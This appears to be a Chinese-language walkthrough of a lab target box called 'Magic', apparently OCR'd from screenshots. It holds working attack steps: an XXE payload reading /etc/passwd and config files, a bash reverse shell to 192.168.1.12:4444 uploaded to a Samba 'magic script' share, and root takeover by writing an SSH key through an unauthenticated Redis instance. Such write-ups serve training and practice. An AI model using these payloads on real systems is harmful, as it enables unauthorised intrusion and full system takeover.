
magic

> write by yolo

user




```
[16:32:37] ┌──(root■ kali)-[/home/kali]
[16:34:16] └─# nmap -sV 192.168.1.17
[16:34:16] Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-20 04:34 EDT
[16:34:28] Nmap scan report for 192.168.1.17 (192.168.1.17)
[16:34:28] Host is up (0.00034s latency).
[16:34:28] Not shown: 996 closed tcp ports (reset)
[16:34:28] PORT    STATE SERVICE     VERSION
[16:34:28] 22/tcp  open  ssh         OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
[16:34:28] 80/tcp  open  http        Apache httpd 2.4.62 ((Debian))
[16:34:28] 139/tcp open  netbios-ssn Samba smbd 4
[16:34:28] 445/tcp open  netbios-ssn Samba smbd 4
[16:34:28] MAC Address: 08:00:27:01:34:0A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
[16:34:28] Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[16:34:28]
[16:34:28] Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[16:34:28] Nmap done: 1 IP address (1 host up) scanned in 12.22 seconds
[16:34:28]
```

进入网页，很明显的是个xxe漏洞，注入个这个试试看

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<data>&xxe;</data>
```

很成功的，看到了/etc/passwd，接下来直接把它改成/home/tuf/user.txt查看了我需要的flag（这里的tuf是通过/etc/passwd看到所有的用户名才知道的



📝 XML Input

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
<!ENTITY example "Sample text value">
]>
<data>
    &example;
</data>
```

📊 Processing Result

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
<!ENTITY xxe SYSTEM "file:///home/tuf/user.txt">
]>
<data>flag{user-5c9597f3c8245907ea71a89d9d39d08e}
</data>
```

接下来我需要想办法拿到shell，回到端口扫描，看到了samba服务，这个很显然是文件共享的服务，看看它的配置文件/etc/samba/smb.conf，依然是用这个xml注入来看

root

这是那个/etc/samba/smb.conf文件内容


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
<!ENTITY xxe SYSTEM "file:///etc/samba/smb.conf">
]>
<data>[global]
   workgroup = WORKGROUP
   server string = Samba Server
   security = user
   map to guest = Bad User

[magic_upload]
   path = /srv/samba/upload
   writable = yes
   guest ok = yes
   guest only = yes
   force create mode = 0777
   force directory mode = 0777
   magic script = dashazi.sh
</data>
```

分析了下，这个magic_upload可以匿名共享，然后还能自动执行文件dashazi.sh，那就直接写个shell好了

```
#!/bin/bash
bash -i >& /dev/tcp/192.168.1.12/4444 0>&1
```

然后这样上传



```
┌──(root㉿kali)-[/home/kali]
└─# smbclient //192.168.1.17/magic_upload -N
Try "help" to get a list of possible commands.
smb: \> put dashazi.sh
NT_STATUS_IO_TIMEOUT closing remote file \dashazi.sh
smb: \> ^C
```

上传即可，它会自动执行一遍的，但是有个前提，就是需要提前打开一个终端，监听一下4444


`nc -lvnp 4444`

连接上shell后，发现是nobody最底层，没啥权限，那就看看进程，有没有root服务

```
nobody@Magic:/srv/samba/upload$ ps aux |grep root
root         1  0.0  0.5  98684 10284 ?        Ss   04:33   0:02 /sbin/init
root         2  0.0  0.0      0     0 ?        S    04:33   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        I<   04:33   0:00 [rcu_gp]
root         4  0.0  0.0      0     0 ?        I<   04:33   0:00 [rcu_par_gp]
root         6  0.0  0.0      0     0 ?        I<   04:33   0:00
[kworker/0:0H]
root         8  0.0  0.0      0     0 ?        I<   04:33   0:00
[mm_percpu_wq]
root         9  0.1  0.0      0     0 ?        S    04:33   0:07 [ksoftirqd/0]
root        10  0.0  0.0      0     0 ?        I    04:33   0:01 [rcu_sched]
root        11  0.0  0.0      0     0 ?        I    04:33   0:00 [rcu_bh]
root        12  0.0  0.0      0     0 ?        S    04:33   0:00 [migration/0]
root        14  0.0  0.0      0     0 ?        S    04:33   0:00 [cpuhp/0]
root        15  0.0  0.0      0     0 ?        S    04:33   0:00 [kdevtmpfs]
root        16  0.0  0.0      0     0 ?        I<   04:33   0:00 [netns]
root        17  0.0  0.0      0     0 ?        S    04:33   0:00 [kauditd]
root        18  0.0  0.0      0     0 ?        S    04:33   0:00 [khungtaskd]
root        19  0.0  0.0      0     0 ?        S    04:33   0:00 [oom_reaper]
root        20  0.0  0.0      0     0 ?        I<   04:33   0:00 [writeback]
root        21  0.0  0.0      0     0 ?        S    04:33   0:00 [kcompactd0]
root        22  0.0  0.0      0     0 ?        SN   04:33   0:00 [ksmd]
root        23  0.0  0.0      0     0 ?        SN   04:33   0:00 [khugepaged]
root        24  0.0  0.0      0     0 ?        I<   04:33   0:00 [crypto]
root        25  0.0  0.0      0     0 ?        I<   04:33   0:00 [kintegrityd]
root        26  0.0  0.0      0     0 ?        I<   04:33   0:00 [kblockd]
root        27  0.0  0.0      0     0 ?        I<   04:33   0:00 [edac-poller]
root        28  0.0  0.0      0     0 ?        I<   04:33   0:00 [devfreq_wq]
root        29  0.0  0.0      0     0 ?        S    04:33   0:00 [watchdogd]
root        30  0.0  0.0      0     0 ?        S    04:33   0:00 [kswapd0]
root        48  0.0  0.0      0     0 ?        I<   04:33   0:00 [kthrotld]
root        49  0.0  0.0      0     0 ?        I<   04:33   0:00
[ipv6_addrconf]
root        59  0.0  0.0      0     0 ?        I<   04:33   0:00 [kstrp]
root       105  0.0  0.0      0     0 ?        I<   04:33   0:00 [ata_sff]
root       107  0.0  0.0      0     0 ?        S    04:33   0:00 [scsi_eh_0]
root       108  0.0  0.0      0     0 ?        S    04:33   0:00 [scsi_eh_1]
root       110  0.0  0.0      0     0 ?        I<   04:33   0:00 [scsi_tmf_0]
root       111  0.0  0.0      0     0 ?        I<   04:33   0:00 [scsi_tmf_1]
root         112  0.0  0.0      0     0 ?        S    04:33   0:00 [scsi_eh_2]
root         114  0.0  0.0      0     0 ?        I<   04:33   0:00 [scsi_tmf_2]
root         159  0.0  0.0      0     0 ?        I<   04:33   0:01
[kworker/0:1H-kblockd]
root         189  0.0  0.0      0     0 ?        I<   04:33   0:00
[kworker/u3:0]
root         191  0.0  0.0      0     0 ?        S    04:33   0:00 [jbd2/sda1-8]
root         192  0.0  0.0      0     0 ?        I<   04:33   0:00 [ext4-rsv-
conver]
root         225  0.0  0.5  32600 11424 ?        Ss   04:33   0:00
/lib/systemd/systemd-journald
root         250  0.0  0.2  22016  5600 ?        Ss   04:33   0:00
/lib/systemd/systemd-udevd
root         308  0.0  0.0      0     0 ?        I<   04:33   0:00 [ttm_swap]
root         309  0.0  0.0      0     0 ?        S    04:33   0:00 [irq/18-
vmwgfx]
root         324  0.0  0.1   6736  2716 ?        Ss   04:33   0:00
/usr/sbin/cron -f
root         326  0.0  0.1 222784  4056 ?        Ssl  04:33   0:00
/usr/sbin/rsyslogd -n -iNONE
root         332  0.0  0.3  22280  7316 ?        Ss   04:33   0:00
/lib/systemd/systemd-logind
root         334  0.0  0.2   9588  5720 ?        Ss   04:33   0:00
/sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf
/var/lib/dhcp/dhclient.enp0s3.leases -I -df
/var/lib/dhcp/dhclient6.enp0s3.leases enp0s3
root         350  0.0  0.7  68388 16180 ?        Ss   04:33   0:00
/usr/sbin/nmbd --foreground --no-process-group
root         351  0.1  0.7  65100 14360 ?        Ssl  04:33   0:08
/usr/bin/redis-server 127.0.0.1:6379
root         375  0.0  0.0   5840  1716 tty1     Ss+  04:33   0:00 /sbin/agetty
-o -p -- \u --noclear tty1 linux
root         399  0.0  1.0 108880 21136 ?        Ssl  04:33   0:00
/usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --
wait-for-signal
root         412  0.0  0.3  13288  7628 ?        Ss   04:33   0:00 sshd:
/usr/sbin/sshd -D [listener] 0 of 10-100 startups
root         431  0.0  1.7 253876 35384 ?        Ss   04:33   0:00
/usr/sbin/apache2 -k start
root         530  0.0  1.2  82344 24728 ?        Ss   04:33   0:00
/usr/sbin/smbd --foreground --no-process-group
root         532  0.0  0.4  80420  9988 ?        S    04:33   0:00
/usr/sbin/smbd --foreground --no-process-group
root         533  0.0  0.3  80428  7996 ?        S    04:33   0:00
/usr/sbin/smbd --foreground --no-process-group
root         535  0.0  0.5  82328 10400 ?        S    04:33   0:00
/usr/sbin/smbd --foreground --no-process-group
root         861  0.0  0.0      0     0 ?        I    05:26   0:00
[kworker/u2:2-flush-8:0]
root         866  0.1  0.0      0     0 ?        I    05:26   0:01 [kworker/0:2-
events_freezable_power_]
root         973  0.0  0.0      0     0 ?        I    05:39   0:00
[kworker/u2:1-events_unbound]
root         975  0.0  0.0      0     0 ?        I    05:40   0:00 [kworker/0:0-
ata_sff]
root       42537  0.2  0.0      0     0 ?        I    05:45   0:00 [kworker/0:1-
events]
nobody     42543  0.0  0.0   3044   640 pts/0    R+   05:46   0:00 grep root
```


这里面的redis可以看看，因为它有root权限，而且还在本地127.0.0.1:6379上运行，如果redis服务配置不当，没有设置密码的话，那么就能直接进去了，顺便把我的靶机的ssh公钥写进去，就直接相当于我有root权限了

好在是成功了




```
nobody@Magic:/srv/samba/upload$ redis-cli
127.0.0.1:6379> INFO
# Server
redis_version:6.0.16
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:6d95e1af3a2c082a
redis_mode:standalone
os:Linux 4.19.0-27-amd64 x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:10.2.1
process_id:351
run_id:059181316bc20857b97a9a1a397d436444cf2d9b
tcp_port:6379
uptime_in_seconds:4609
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:8174560
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf
```

先在kali里面用ssh-keygen生成对应的公钥私钥，然后把公钥复制过来写入redis服务中去



```
127.0.0.1:6379> config set dir /root/.ssh/
OK
127.0.0.1:6379> config set dbfilename "authorized_keys"
OK
127.0.0.1:6379> set mykey "\n\nssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOVHSqxmb1+4gShmOlcRxNkb9zieW5fOd+0f+tW1W1vN ⮐
 root@kali\n\n"
OK
127.0.0.1:6379> save
OK
```

然后回到kali中，直接ssh连接即可



```
[17:53:15]  ┌──(root■ kali)-[/home/kali]
[17:55:41]  └─# ssh root@192.168.1.17
[17:55:41]  The authenticity of host '192.168.1.17 (192.168.1.17)' can't be established.
[17:55:41]  ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
[17:55:41]  This host key is known by the following other names/addresses:
[17:55:41]      ~/.ssh/known_hosts:1: [hashed name]
[17:55:41]      ~/.ssh/known_hosts:3: [hashed name]
[17:55:41]      ~/.ssh/known_hosts:4: [hashed name]
[17:55:43]  Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
[17:55:43]  Warning: Permanently added '192.168.1.17' (ED25519) to the list of known hosts.
[17:55:43]  Linux Magic 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
[17:55:43]
[17:55:43]  The programs included with the Debian GNU/Linux system are free software;
[17:55:43]  the exact distribution terms for each program are described in the
[17:55:43]  individual files in /usr/share/doc/*/copyright.
[17:55:43]
[17:55:43]  Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
[17:55:43]  permitted by applicable law.
[17:55:43]  Last login: Sat Jul 12 22:40:51 2025 from 192.168.3.94
[17:55:45]  root@Magic:~# ls
[17:55:45]  root.txt
[17:55:48]  root@Magic:~# cat root.txt
[17:55:48]  flag{root-43777257653cd6cbacd6ff02ccfc1bc0}
```